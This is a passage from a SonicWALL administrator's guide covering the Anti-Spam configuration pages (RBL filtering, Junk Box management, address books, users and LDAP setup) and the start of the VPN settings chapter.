- Step 2** On the **Anti-Spam > Settings** page, click the Junk Store Installer icon to install the Junk Store on your Windows Server.



- Step 3** Your browser may warn you that the Web site is trying to load the SonicWALL Email Security add-on. Click in the Information Bar and select **Install ActiveX Control** in the popup menu.
- Step 4** On the Security Warning screen, click **Install** to install the ActiveX Control.
- Step 5** On the **Anti-Spam > Settings** page, click the **Junk Store Installer** icon again. A progress bar is displayed on the page.
- Step 6** The installer launches when it is fully downloaded. Note that migrating data in the Junk Store may take a long time to complete.
- Step 7** Navigate to the **Anti-Spam > Status** page and verify that the SonicWALL Junk Store is **Operational**. It typically takes about 15 minutes for the Junk Store to become operational.



Anti-Spam > Statistics

Use this page to view the statistics on how many messages are being blocked by your Anti-Spam for UTM feature. The type of message blocked and the number are listed.

Related topics:

- [“Anti-Spam” on page 893](#)
- [“Anti-Spam > RBL Filter” on page 905](#)
- [“Anti-Spam > Junk Box Summary” on page 910](#)
- [“Anti-Spam > Junk Box View” on page 911](#)

Anti-Spam > RBL Filter



Note The **Anti-Spam > RBL Filter** page only allows configuration of Real-Time Black List (RBL) filtering if the Anti-Spam Service is **not** enabled.

The Anti-Spam service is an advanced superset of the standard SonicOS RBL Filtering. Therefore, when the Anti-Spam Service is enabled on the Anti-Spam > Settings page, RBL Filtering is automatically disabled. If Anti-Spam is not enabled, you can configure the settings on the Anti-Spam > RBL Filter page.

SMTP RBL is an aggressive spam filtering technique that can be prone to false-positives because it is based on lists compiled from reported spam activity. The SonicOS implementation of SMTP RBL filtering provides a number of fine-tuning mechanisms to help ensure filtering accuracy.

Anti-Spam / **RBL Filter**

Accept Cancel

Real-time Black List Settings

Enable Real-time Black List Blocking

RBL DNS Servers:

DNS Server 1:

DNS Server 2:

DNS Server 3:

Real-time Black List Services

<input type="checkbox"/>	RBL Service	Response Codes	Enable	Configure
<input type="checkbox"/>	sbl-xbl.spamhaus.org		<input checked="" type="checkbox"/>	
<input type="checkbox"/>	dnsbl.sorbs.net		<input checked="" type="checkbox"/>	

User-Defined SMTP Server Lists

Add Servers:

<input type="checkbox"/>	#	Name	Address Detail	Type	Zone	Configure
<input type="checkbox"/>	1	RBL User White List		Group		
<input type="checkbox"/>	2	RBL User Black List		Group		

Topics:

- [“Real-time Black List Settings” section on page 906](#)
- [“Real-time Black List Services” section on page 907](#)
- [“User-Defined SMTP Server Lists” section on page 909](#)

Real-time Black List Settings

To enable the RBL Filter, select **Enable Real-time Black List Blocking** in the **Real-time Black List Settings** section.

When **Enable Real-time Black List Blocking** is enabled on the **Anti-Spam > RBL Filter** page, inbound connections from hosts on the WAN, or outbound connections to hosts on the WAN are checked against each enabled RBL service with a DNS request to the DNS servers configured under **RBL DNS Servers**.

The **RBL DNS Servers** menu allows you to specify the DNS servers:

- **Inherit Settings from WAN Zone** to automatically specify the servers.

- **Specify DNS Servers Manually**, to enter the DNS server addresses in the **DNS Server** fields, which become active.


The DNS responses are collected and cached. If any of the queries result in a blacklisted response, the server will be filtered. Responses are cached using TTL values, and non-blacklisted responses are assigned a cache TTL of 2 hours. If the cache fills up, then cache entries are discarded in a FIFO (first-in-first-out) fashion.

The IP address check uses the cache to determine if a connection should be dropped. Initially, IP addresses are not in the cache and a DNS request must be made. In this case the IP address is assumed innocent until proven guilty, and the check results in the allowing of the connection. A DNS request is made and results are cached in a separate task. When subsequent packets from this IP address are checked, if the IP address is blacklisted, the connection will be dropped.

Real-time Black List Services

SMTP Real-Time Black List (RBL) is a mechanism for publishing the IP addresses SMTP spammers use. There are a number of organizations that compile this information both for free: <http://www.spamhaus.org>, and for profit: <http://www.mail-abuse.com>. A well-maintained list of RBL services and their efficacy can be found at: <http://www.sdsc.edu/~jeff/spam/cbc.html>

RBL list providers publish their lists using DNS. Blacklisted IP addresses appear in the database of the list provider's DNS domain using inverted IP notation of the SMTP server in question as a prefix to the domain name. A response code from 127.0.0.2 to 127.0.0.9 indicates some type of undesirability. You can display the Blocked Response Codes by clicking on the **Comment** icon in the **Response Codes** column of the **RBL Service** table.



For example, if an SMTP server with IP address 1.2.3.4 has been blacklisted by RBL list provider sbl-xbl.spamhaus.org, then a DNS query to 4.3.2.1.sbl-xbl.spamhaus.org will provide a 127.0.0.4 response, indicating that the server is a known source of spam, and the connection will be dropped.



Note Most spam today is known to be sent from hijacked or zombie machines running a thin SMTP server implementation. Unlike legitimate SMTP servers, these zombie machines rarely attempt to retry failed delivery attempts. Once the delivery attempt is blocked by the SonicWALL RBL filter, no subsequent delivery attempts for that same piece of spam will be made.

Adding RBL Services

You can add additional RBL services in the **Real-time Black List Services** section.

Real-time Black List Services			
<input type="checkbox"/> RBL Service	Response Codes	Enable	Configure
<input type="checkbox"/> sbl-xbl.spamhaus.org		<input checked="" type="checkbox"/>	
<input type="checkbox"/> dnsbl.sorbs.net		<input checked="" type="checkbox"/>	

To add an RBL service, follow these steps.

- Step 1** Click the **Add** button in the bottom panel of the **RBL Service** table.
- Step 2** In the **Add RBL Domain** window, you specify the RBL domain to be queried, enable it for use, and specify its expected response codes. Most RBL services list the responses they provide on their Web site, although selecting **Block All Responses** is generally acceptable.

RBL Domain Settings

Enable RBL Domain

RBL Domain:

RBL Blocked Responses

127.0.0.2 - Open Relay

127.0.0.3 - Dialup Spam Source

127.0.0.4 - Spam Source

127.0.0.5 - Smart Host

127.0.0.6 - Spamware Site

127.0.0.7 - Bad List Server


127.0.0.8 - Insecure Script

127.0.0.9 - Open Proxy Server

Block All Responses

- Step 3** Click **OK**.

Statistics are maintained for each RBL Service in the **RBL Service** table, and can be viewed with a mouseover of the **Statistics** icon to the right on the service entry.



You can clear statistics:

- For an individual service, select the checkbox for that service and click the **Clear Statistics** button at the bottom of the **RBL Service** table.
- For all services, select the checkbox next to the **RBL Service** table title and then click the **Clear Statistics** button.

You can enable or disable individual services by clicking the checkbox for that service in the **Enable** column.

To change the configuration of a service, click the **Configure** icon for that service in the **Configure** column. The **Edit RBL Domain** window, which is the same as the **Add RBL Domain** window, appears.

To delete a service,

- Click its **Delete** icon in the **Configure** column.
- Select its checkbox and then click the **Delete** button at the bottom of the **RBL Service** table.

When the confirmation message appears, click **OK**. To delete all services, select the checkbox next to the **RBL Service** table title, click the **Delete** button, and then click **OK** in the confirmation message.

User-Defined SMTP Server Lists

User-Defined SMTP Server Lists						
Add Servers: <input type="button" value="Add..."/>						
<input type="checkbox"/>	#	Name	Address Detail	Type	Zone	Configure
<input type="checkbox"/>	1	RBL User White List		Group		
		Default Gateway	0.0.0.0/255.255.255.255	Host	WAN	
		X1 Default Gateway	10.203.28.1/255.255.255.255	Host	WAN	
		X3 Default Gateway	0.0.0.0/255.255.255.255	Host	WAN	
		User Mail Server Private IP	10.203.28.35/255.255.255.255	Host	LAN	
<input type="checkbox"/>	2	RBL User Black List		Group		
		Example Web Server Private	172.22.2.44/255.255.255.255	Host	LAN	

The **User Defined SMTP Server Lists** section allows for Address Objects to be used to construct a white-list (explicit allow: **RBL User White List**) or black-list (explicit deny: **RBL User Black List**) of SMTP servers. Entries in this list will bypass the RBL querying procedure. For example, to ensure that you always receive SMTP connections from a partner site's SMTP server, create an Address Object for the server using the **Add Servers Add...** button, click the **Edit** icon in the **Configure** column of the **RBL User White List** row, and add the **Address Object**. The table will be updated, and that server will always be allowed to make SMTP exchanges.

The **System > Diagnostics** page also provides a **Real-time Black List Lookup** feature that allows for SMTP IP addresses (or RBL services, or DNS servers) to be specifically tested. For further information, see [“Real-Time Black List Lookup” on page 200](#).

For a list of known spam sources to use in testing, refer to:

<http://www.spamhaus.org/sbl/latest.lasso>

Anti-Spam > Junk Box Summary

The Junk Store sends an email message to users listing all the messages that have been placed in their Junk Box. The Junk Box Summary includes a number of blocked messages (per user) and a list of quarantined emails, with corresponding links to view and unjunk these messages.

To manage the Junk Box summary:

-
- Step 1** Choose Frequency of Summaries from the drop-down box.
 - Step 2** Choose the **dates and times to receive email notification**. Note that individual users can override these settings.
 - Step 3** Choose whether to include in message summary **All Junk Messages** or **Likely Junk Only** (hide definite junk).
 - Step 4** Choose **Language of summary emails** from the drop-down list.
 - Step 5** Choose between **Plain** or **Graphics** summary.
 - Step 6** Select the name to be displayed in end user's email client for the summary emails.
 - Subject
Enter the subject line for the Junk Box Summary email.
 - URL for User View
The URL in this text box is filled in automatically based on your server configuration. It is the basis for all the links in the Junk Box Summary email. Test the link if you make any changes to ensure connectivity.
 - Test this Link
Users unjunk items in the Junk Box summary email by clicking links in the email. To test the URL, click Test this Link. If the test fails, check that the URL is correct. (Installation checklist parameters B, C, D)
 - Step 7** Click the **Apply Changes** button.

Anti-Spam > Junk Box View

On the Anti-Spam > Junk Box View page, you can view, search, and manage all email messages that are currently in the Junk Store on the Exchange or SMTP server. This functionality is only available if the Junk Store is installed.

Anti-Spam
Junk Box

Inbound Outbound

Simple Search Mode

Items in the Junk Box will be deleted after [30 days](#).

Query Parameters
Search for: in **Subject** on **---Show all---**
(Surround sentence fragments with quote marks "" for example; "look for me")

Search Settings Advanced View

Messages Found

Displaying 1 - 6 of 6 (0.078 secs)

Delete: Unjunk Send Copy To

	To	Threat		Subject	From	Received
<input type="checkbox"/>	muy@sonicwalltm...	Spam		MLFSPAM	mikeetheuy@spam...	07/13/2010 02:03 PM
<input type="checkbox"/>	swarup@escloud...	Likely Phishing		MLFLIKELYFRAUD	profile5@qa2003.c...	07/07/2010 01:21 PM
<input type="checkbox"/>	swarup@escloud...	Virus		DEFINITEVIRUS	profile5@qa2003.c...	07/07/2010 01:21 PM
<input type="checkbox"/>	swarup@escloud...	Phishing		MLFFRAUD	profile5@qa2003.c...	07/07/2010 01:21 PM
<input type="checkbox"/>	swarup@escloud...	Spam		MLFSPAM	profile5@qa2003.c...	07/07/2010 01:21 PM
<input type="checkbox"/>	swarup@escloud...	Likely Virus		LIKELYVIRUS	profile5@qa2003.c...	07/07/2010 01:21 PM

Delete: Unjunk Send Copy To

Topics:

- [“Searching the Junk Store” on page 911](#)
- [“Managing the Junk Store in the Junk Box View” on page 912](#)

Searching the Junk Store

Search the Junk Store for a text string in any of the following email fields:

- To
- Subject
- From
- Date

Or, select one or more email threat categories to search.

To search the Junk Store, perform the following steps:

- Step 1** On the Inbound tab of the Anti-Spam > Junk Box View page, type the text for which to search into the **Search** text box.
- Step 2** Select the desired email field in which to search from the **in** drop-down list.
- Step 3** Select one or more checkboxes for the email threat categories to search. Categories that are not selected will not be searched.

Only messages belonging to one of the Email Threat Categories that are set to **Store in Junk Box** on the Anti-Spam > Settings page are included in the Junk Store. However, all categories are listed on this page, whether or not any messages of that type are stored in the Junk Store.

- Step 4** Click the **Go** button to perform the search. The results are displayed in the bottom section of the page.

Managing the Junk Store in the Junk Box View


Use the buttons at the top and bottom of the search results list to perform the following Junk Store management tasks on the Anti-Spam > Junk Box View page:

Check All	Select the checkbox for all lines on the page. If there are more lines in the search results than are displayed on the current page, only the results on the current page are selected.
Uncheck All	Clear the checkbox for all lines on the page. If there are more lines in the search results than are displayed on the current page, only the results on the current page are cleared.
Delete	Permanently delete the selected message(s) from the Junk Store
Unjunk	Remove the selected message(s) from the Junk Store and deliver them to the user(s) to whom they are addressed. The delivery time and date will be set by the Exchange server when each message is delivered to the user mailbox.
Send Copy To	Keep the selected message(s) in the Junk Store, and send a copy of it or them to a user.
Display	Set the number of lines of the search results to display on the page. The choices are 10, 25, and 50 lines per page. Pagination controls are provided to navigate to the first page, previous page, next page, and last page of the results.
Sort	Click any of the column headings in the results list to sort the results by that field.

To manage the Junk Store:

- Step 1** In the results list, select the checkbox for the messages that you want to manage.
- Step 2** To permanently delete the selected messages from the Junk Store, click the **Delete** button at the top or bottom of the list.

The selected messages are deleted immediately – there is no confirmation dialog box before the deletion. If the deletion is successful, a green notification is displayed at the top of the page. If the deletion fails, the notification is red.



- Step 3** To remove the selected messages from the Junk Store and deliver them to the users, click the **Unjunk** button.

The selected messages are unjunked and sent immediately – there is no confirmation dialog box before the action. If the action is successful, a green notification is displayed at the top of the page. If the action fails, the notification is red.

- Step 4** To send a copy of the selected messages to a user, click the **Send Copy To** button. Type the email address into the **Send Copy To** dialog box and then click **Send**.

Anti-Spam > Junk Box Settings

The Junk Box Settings page allows you to set the length of time that messages are stored in the Junk Box before being deleted and the number of Junk Box messages to be displayed per page.

Anti-Spam

Junk Box Settings

Message Management

General Settings

Number of days to store in Junk Box before deleting: 30 Days ▾

Number of Junk Box messages to display per page: 10 Rows ▾

Anti-Spam > User View Setup

The User View Setup page allows you to select and configure which settings will be visible for Users.

Anti-Spam

User View Setup

General Settings

User View Setup

Checked items will appear in the navigation toolbar for users:

Address Books
(people, companies, lists)

User download settings

Allow users to download SonicWALL Junk Button for Outlook

Allow users to download SonicWALL Anti-Spam Desktop for Outlook and Outlook Express

Quarantined junk mail preview settings

Users can preview their own quarantined junk mail

Allow the following types of users to preview quarantined junk mail for the entire organization:

Administrators

Address Book

To allow users to see their own Address Book in the navigation toolbar, select the **Address Books** toolbar from the User View Setup section.

User View Setup

Checked items will appear in the navigation toolbar for users:

Address Books (people, companies, lists)

User Download Settings

Select the corresponding checkbox to **Allow users to download the SonicWALL Junk Button for Outlook** or **Allow users to download SonicWALL Anti-Spam Desktop for Outlook and Outlook Express** from the User View.

User download settings

Allow users to download SonicWALL Junk Button for Outlook

Allow users to download SonicWALL Anti-Spam Desktop for Outlook and Outlook Express

Quarantined Junk Mail Preview Settings

To allow users to preview their quarantined junk mail, select the **Users can preview their own quarantined junk mail** checkbox.

Note that users determined as Administrators have access to preview all quarantined junk mail for the entire organization by default. To change this option, unselect the **Administrators** checkbox.

Quarantined junk mail preview settings

Users can preview their own quarantined junk mail

Allow the following types of users to preview quarantined junk mail for the entire organization:

Administrators

After all necessary changes have been made, click the **Apply Changes** button. To clear the changes made and revert back to the default settings, click the **Revert** button.

Anti-Spam > Address Books

The Address Books page allows the Administrator to determine the Allowed and Blocked lists for their organization. The list is a combination of allowed and blocked senders from the organization's lists and lists provided by SonicWALL.

Anti-Spam

Address Books

Allowed Blocked

Administration - Corporate

Use this page to allow or block people, companies, or mailing lists from sending you email. The final list shown is a compilation of allowed and blocked senders from your organization's lists and lists provided by SonicWALL.

Search

Go

People Companies Lists

Add Delete

10 Rows Page 1 of 1

<input type="checkbox"/>	Address	Type	Address Source
<input type="checkbox"/>	good@mailfrontier.com	People	Corporate
<input type="checkbox"/>	sonicwall.com	Companies	

Add Delete

10 Rows Page 1 of 1

Allowed Lists

To add a sender to the Corporate Allowed List, navigate to the Allowed tab, then click the **Add** button. A dialog box will display where you will need to select the list type between **People**, **Companies**, or **Lists**. After selecting one of these, you can then enter the email address(es) in the space provided. Click **Add** to finish. The email address(es) will be added to the list on the Allowed Address Books page.

Add Items → Allowed List

Notice. Specify your additions.

Add Term

Select list type:

Enter the email addresses separated by a carriage return.

People
People
Companies
Lists

(Example: friend@server.com, important@filtered.org)

Add Cancel

To delete a sender from the Corporate Allowed List, navigate to the Allowed tab, then select the checkbox next to the email address(es) you wish to delete. A success message appears confirming the delete.

	Address	Type	Address Source
<input checked="" type="checkbox"/>	good@mailfrontier.com	People	Corporate
<input type="checkbox"/>	sonicwall.com	Companies	

Blocked Lists

To add a sender to the Corporate Blocked List, navigate to the Blocked tab, then click the **Add** button. A dialog box will display where you will need to select the list type between **People** and **Companies**. After selecting one of these, you can then enter the email address(es) in the space provided. Click **Add** to finish. The email address(es) will be added to the list on the Blocked Address Books page.

Add Items → Blocked List

Notice. Specify your additions.

Add Term

Select list type: People

Enter the email addresses separated by a carriage return.

(Example: spammer@spamservice.net, phisher123@badplace.com)



Note Senders added on the Corporate Blocked List by the Administrator will automatically be blocked for all users and can only be deleted by the Administrator.

To delete a sender from the Corporate Blocked List, navigate to the Blocked tab, then select the checkbox next to the email address(es) you wish to delete. A success message appears confirming the delete.

	Address	Type	Address Source
<input type="checkbox"/>	bad@mailfrontier.com	People	Corporate
<input checked="" type="checkbox"/>	out.boston.net	Companies	Corporate
<input type="checkbox"/>	out.chicag.net	Companies	Corporate
<input type="checkbox"/>	out.junkde.biz	Companies	Corporate

Search Field

A search field is available to quickly find Allowed and Blocked email addresses. You are able to access this field by navigating to either the Allowed tab or the Blocked tab. Also, you can filter the search between the Type of addresses (People, Companies, or Lists) by selecting the checkboxes below the search bar. Enter in the address you wish to search for, and then click the **Go** button to begin the search.



Note The Blocked tab only filters addresses by People and Companies, while the Allowed tab filters addresses by People, Companies, and Lists.

Anti-Spam > Manage Users

The Users page allows the Administrator to add, remove, and manage all users, both on the Global and LDAP servers. For more information regarding LDAP Configuration, refer to “[Anti-Spam > LDAP Configuration](#)” section on page 919.

Anti-Spam

Users

Message Management for the entire organization can be changed on the [Junk Box Settings](#) page. Go to [User View Setup](#) to configure access to junk blocking settings.

Users

You can use this page to:

- Sign in as any user.
- Add non-LDAP Users.

User View Setup

SonicWALL recommends that the administrator add all employees to the list of users who can log in. Corporate mailing list addresses and aliases (such as info@example.com) should also be added to ensure that junk mail sent to those aliases can be filtered. There is no harm if extra addresses that do not receive email appear here as a result of too broad an LDAP query.

Using Source

Find all users in column

User Name	Primary Email	Message Management	User Rights	Source
<input type="checkbox"/> 8ED077B9-A8B5-4EB5-B	systemmailbox{8ed077b9-a8b5...	Default	User	ldapsrvr1 LDAP
<input type="checkbox"/> Admin	admin@esclouddemo.com	Default	User	ldapsrvr1 LDAP
<input type="checkbox"/> bracham	bracham@esclouddemo.com	Default	User	ldapsrvr1 LDAP
<input type="checkbox"/> * default@esclouddemo.com	default@esclouddemo.com	Default	User	ldapsrvr1 LDAP
<input type="checkbox"/> ehawkes	ehawkes@esclouddemo.com	Default	User	ldapsrvr1 LDAP
<input type="checkbox"/> * exchangev1@esclouddemo.com	exchangev1@esclouddemo.com	Default	User	ldapsrvr1 LDAP
<input type="checkbox"/> glau	glau@esclouddemo.com	Default	User	ldapsrvr1 LDAP

Topics:

- “[Using Source](#)” on page 918
- “[Find All Users in Column](#)” on page 918

- “Adding Users” on page 918

Using Source

The Using Source field allows the administrator to select which server, or source, to view. A Global server will always be visible; if an LDAP server is added, this will also be available from the dropdown list. Select the server you wish to view, and then click the **Go** button.

The screenshot shows a form titled "Using Source". It contains a dropdown menu with "ldapservers1" selected, a "Go" button, and another dropdown menu with "equal to (fast)" selected, followed by a text input field and another "Go" button.

Find All Users in Column

The Find all users in column field allows the administrator to quickly search for users by specifying the **User Name** or **Primary Email**. You can also filter the search by the values **equal to**, **starting with**, or **containing**.

The screenshot shows a form titled "Find all users in column". It contains a dropdown menu with "User Name" selected, a dropdown menu with "equal to (fast)" selected, a text input field, and a "Go" button. Below the main form is a "Sign in as User:" button.

Adding Users

To add a user to the Global or LDAP Server, click the **Add** button. Enter the **Primary Address** of the user, select which server the user belongs to from the **Using Source** dropdown menu, then enter any **Aliases**. Click **Add** to finish adding a user.

The screenshot shows a dialog box titled "Add User" with a "Close" button in the top right corner. It contains the following fields:

- Primary Address:** A text input field.
- Using Source:** A dropdown menu with "ldapservers1" selected.
- Aliases (optional):** A text area with a scroll bar. Below it, there is a note: "Separate aliases with a <CR>. Example: alias1@example.com alias2@example.com".
- Add:** A button at the bottom left.

Anti-Spam > LDAP Configuration

The LDAP Configuration page allows you to configure various settings specific to the LDAP server.

Anti-Spam

LDAP Configuration

To manage non-LDAP users, use the [Manage Users](#) page.

Available LDAP Servers ⊖

Here is a list of the LDAP servers that have been configured:

Friendly Name	Server Name:Port	Type	Login Method	Account Information	Configure
ldapservice1	192.168.168.100:389	Active Directory	account	admin/*****	⊕ ⊗

Global Configurations ⊖

Server Configuration ⊖

LDAP Query Panel ⊖

Add LDAP Mappings ⊖

Topics:

- [“Available LDAP Servers” on page 919](#)
- [“Adding an LDAP Server” on page 919](#)
- [“Configuring an LDAP Server” on page 920](#)
- [“LDAP Query Panel” on page 921](#)
- [“LDAP Query Panel” on page 921](#)
- [“Add LDAP Mappings” on page 922](#)
- [“Conversion Rules” on page 922](#)

Available LDAP Servers

This section will display any LDAP Servers that have been configured on the SonicWALL appliance.

Adding an LDAP Server

In the Available LDAP Servers section, click the **Add Server** button. The Server Configuration section will expand and allow the Administrator to begin providing the following configurations for a new LDAP Server:

- **Friendly Name**—A friendly name for the LDAP Server.
- **Primary Server name or IP address**—The server name or the IP address of the LDAP Server.
- **Port Number**—The port number of the LDAP Server. The default port number is 389.
- **LDAP Server Type**—Choose from the dropdown list of servers: Active Directory, Lotus Domino, Exchange 5.5, Sun ONE iPlanet, or Other.

- **LDAP Page Size**—The maximum page size on the LDAP Server to be queried.
- **Requires SSL**—Selecting this enables the LDAP Server to require SSL.
- **Allow LDAP Referrals**—Selecting this allows LDAP referrals.

From the Authentication Method section, you will need to configure the LDAP login method for users. Select either **Anonymous bind** or **Login** for the LDAP login method, and then specify the **Login name** and **Password**. You can also enable the **Auto-fill LDAP Query fields when saving configuration** option by selecting the checkbox. Click **Save Changes** to finish adding an LDAP Server.



Note You can test the settings you just configured by clicking the **Test LDAP Login** button on the bottom right corner of the Authentication Method section.

Configuring an LDAP Server

From the list of available LDAP servers, click the **Edit** icon. The Server Configuration, LDAP Query Panel, and Add LDAP Mappings sections expand for you to edit. The Server Configuration section that expands upon clicking the Edit icon is the same section you configured when adding a new LDAP server.

LDAP Query Panel

If you selected the **Auto-fill LDAP Query fields** option in the Server Configuration section, the LDAP Query Panel will automatically fill with default values.

If you did not select the aforementioned option, the following values will need to be specified in order to successfully allow users to login to their Junk Box:

- **Directory Node to Begin Search**—Specify a full LDAP directory path that points towards a node containing the information for all groups in the directory.
- **Filter**—Specify an LDAP filter to easily find and identify users and mailing lists on the server. In this example, **(&((objectClass=group)(objectClass=person)(objectClass=publicFolder))(mail=*))**
- **User Login Name Attribute**—Specify the text attribute the user will use as their 'login name.' The generally accepted attribute for this field is **sAMAccountName**. Note that this field works in sync with the **Filter** field, and needs to agree in both fields if changed.
- **Email Alias Attribute**—Specify the email address, EmployeeID, PhoneNumber, or other alias attributes that link a single user to his or her junk box. The single generally accepted attribute for this field is **proxyAddresses**. Note that any other attributes must be separated by a comma. In this example, **proxyAddresses,legacyExchangeDN**.

LDAP Query Panel

These fields will be automatically filled in with default values after the basic server configuration steps are completed - if the "Auto-fill LDAP Query fields" checkbox is checked.

Query Information for LDAP Users:

Directory node to begin search: ?

Filter: ?

User login name attribute: ?

Email alias attribute: ?

Save Changes Auto-fill User Fields Test User Query

Query Information for LDAP Groups:

Directory node to begin search: ?

Filter: ?

Group name attribute: ?

Group members attribute: ?


User membership attribute: ?

Save Changes Auto-fill Group Fields Test Group Query

Add LDAP Mappings

If you are using a Microsoft Windows environment, you will need to specify the NetBIOS domain name. To locate the NetBIOS domain name:

- Step 1** Login to your domain controller.
- Step 2** Navigate to **Start > All Programs > Administrative Tools > Active Directory Domains and Trusts**.
- Step 3** Highlight your domain from the Active Directory Domains and Trusts dialog box.
- Step 4** Click **Action**. Then, click **Properties**. The domain name appears on the domain's Properties dialog box on the General tab.
- Step 5** Add the NetBIOS domain name(s) to the **Domains** section, separating multiple domains with a comma.
- Step 6** Click **Save Changes** to finish.



Conversion Rules

On certain LDAP servers, such as Lotus Domino, some valid email addresses do not appear in the LDAP. The Conversion Rules section changes the way the SonicWALL Email Security appliance interprets certain email addresses, providing a way to map the email address to the LDAP Server. Click the **View Rules** button to bring up the LDAP Mappings dialog box.



Select the LDAP Server you are using from the dropdown list, then click **Go**. You can filter the search also by the following:

- **Domain Mappings**

- **domain is**—Adds additional mappings from one domain to another
 - **replace with**—Replaces the domain with the one specified
 - **also add**—Adds the second domain to the list of valid domains
- **left side character is**—Adds character substitution mappings
 - **replace with**—Replaces the character specified in all characters to the left of the “@” sign in the email address
 - **also add**—Adds a second email address to the list of valid email addresses

Click the **Add Mapping** button to finish adding the Conversion Rules.

Anti-Spam > Advanced

The Advanced page allows you to download system or log files, as well as configure the log level.

Anti-Spam

Advanced

Advanced settings

The Advanced page contains tested values that work well in most configurations. Changing these values can adversely affect performance.

Download System/Log Files

Type of file: Select ... ?

Choose specific files: ?

(Hold down the Shift key or the Ctrl key to select multiple items.)

Download
Email To...

Other Settings

Log level: Level 1 (Maximum Logging) ?

Apply Changes
Reset to Defaults

Topics:

- [“Download System/Log Files” on page 923](#)
- [“Log Level” on page 924](#)


Download System/Log Files

You can download log files or system configuration files from your SonicWALL Email Security server. Select from the **Type of file** dropdown list to select the type of file to download. Then under the **Choose specific files** category, you can select one or more specific items.

After you have finished selecting the files, click **Download** to download the file(s) to your local hard drive. To email the file(s), click the **Email To...** button, and enter the recipient email address in the dialog box that appears.

Log Level

You can select the amount of system report information to be stored in your logs. Log level 1 provides the maximum quantity of logging information, while level 6 results in the least quantity. Click **Apply Changes** to save any changes made.



Anti-Spam > Downloads

The Downloads page allows you to download and install one of SonicWALL's latest spam-blocking buttons on your desktop.

Anti-Spam

Downloads

To enhance your spam-blocking experience with a component on your desktop, select one of the following to download and install:

[Anti-Spam Desktop for Outlook and Outlook Express \(trial version\)](#)

- Provides "Junk" and "Unjunk" buttons so you can quickly teach SonicWALL Email Security what you want and don't want

[Junk Button for Outlook](#)

- Provides a "Junk" button so you can quickly teach SonicWALL Email Security what you don't want

PART 13

VPN

This part contains the following chapters:

- **VPN > Settings**
- **VPN > Advanced**
- **VPN > DHCP over VPN**
- **VPN > L2TP Server**

CHAPTER 57

Configuring VPN Policies

VPN > Settings

The **VPN > Settings** page provides the SonicWALL features for configuring your VPN policies. You can configure site-to-site VPN policies and GroupVPN policies from this page.

VPN /
Settings

Accept Cancel

VPN Global Settings

Enable VPN
Unique Firewall Identifier:

VPN Policies Refresh Interval (secs) 10 Items per page 50 Items 1 to 2 (of 2)

#	Name	Gateway	Destinations	Crypto Suite	Enable	Configure
<input type="checkbox"/> 1	WAN GroupVPN			ESP: 3DES/HMAC SHA1 (IKE)	<input type="checkbox"/>	
<input type="checkbox"/> 2	WLAN GroupVPN			ESP: 3DES/HMAC SHA1 (IKE)	<input type="checkbox"/>	

Site To Site Policies: 0 Policies Defined, 0 Policies Enabled, 1000 Maximum Policies Allowed
GroupVPN Policies: 2 Policies Defined, 0 Policies Enabled, 12 Maximum Policies Allowed

Currently Active VPN Tunnels Refresh Interval (secs) 10 Items per page 50 Items 0 to 0 (of 0)

#	Created	Name	Local	Remote	Gateway
No Entries					

No Active VPN Tunnels

Topics:

